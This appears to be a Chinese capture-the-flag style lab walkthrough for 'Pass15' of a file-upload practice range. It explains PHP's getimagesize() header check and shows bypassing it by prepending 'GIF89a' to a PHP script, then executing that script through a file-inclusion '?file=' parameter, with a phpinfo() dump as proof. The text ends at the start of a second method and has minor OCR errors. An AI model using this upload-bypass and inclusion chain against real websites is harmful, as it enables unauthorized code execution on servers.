




Pass15

方法一


- 查看提示



- 查看源代码


getimagesize()函数：

- 对目标的十六进制的前几个字符串读取。比如GIF的文件头问GIF89a，png的文件头为塒NG，然后返回一个具有四个单元的数组；
- 索引0包含图像宽度的像素值；
- 索引1包含图像高度的像素值；
- 索引2是图像类型的标记：1 = GIF，2 = JPG，3 = PNG，4 = SWF，5 = PSD，6 = BMP，7 = TIFF(intel byte order)，8 = TIFF(motorola byte order)，9 = JPC，10 = JP2，11 = JPX，12 = JB2，13 = SWC，14 = IFF，15 = WBMP，16 = XBM。这些标记与 PHP 4.3.0 新加的 IMAGETYPE 常量对应；
- 索引3是文本字符串，内容为"height="yyy" width="xxx""，可直接用于 IMG 标记；



- 编写脚本 FifthteenFirstMethod.php


记事本打开代码文件，在文件头添加GIF 89A则文件会被解析为GIF图像




- 上传脚本 `FifthteenFirstMethod.php`

- 点击上传后上传成功

- 右键在新的标签页打开图像




- 成功在新的标签页打开 GIF 图像，复制对应的 GIF 图像网址




- 在这里打开文件包含漏洞地址


- 文件包含漏洞的网址



- 在后面加上 `?file=文件地址`




- 点确定，命令成功执行



System	Windows NT DESKTOP-C9KO9Q9 6.2 build 9200 (Windows 8 Business Edition) AMD64
Build Date	May 13 2015 19:23:54
Compiler	MSVC11 (Visual C++ 2012)
Architecture	x64
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=c:\php-sdk\oracle\x64\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-sdk\oracle\x64\instantclient_12_1\sdk,shared" "--with-enchant=shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--without-analyzer" "--with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	E:\phpstudy\phpstudy_pro\Extensions\php\php5.6.9nts\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20131106
PHP Extension	20131226
Zend Extension	220131226
Zend Extension Build	API220131226,NTS,VC11
PHP Extension Build	API20131226,NTS,VC11
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled


方法二

- 编写脚本 `FifthteenSecondMethod.php`

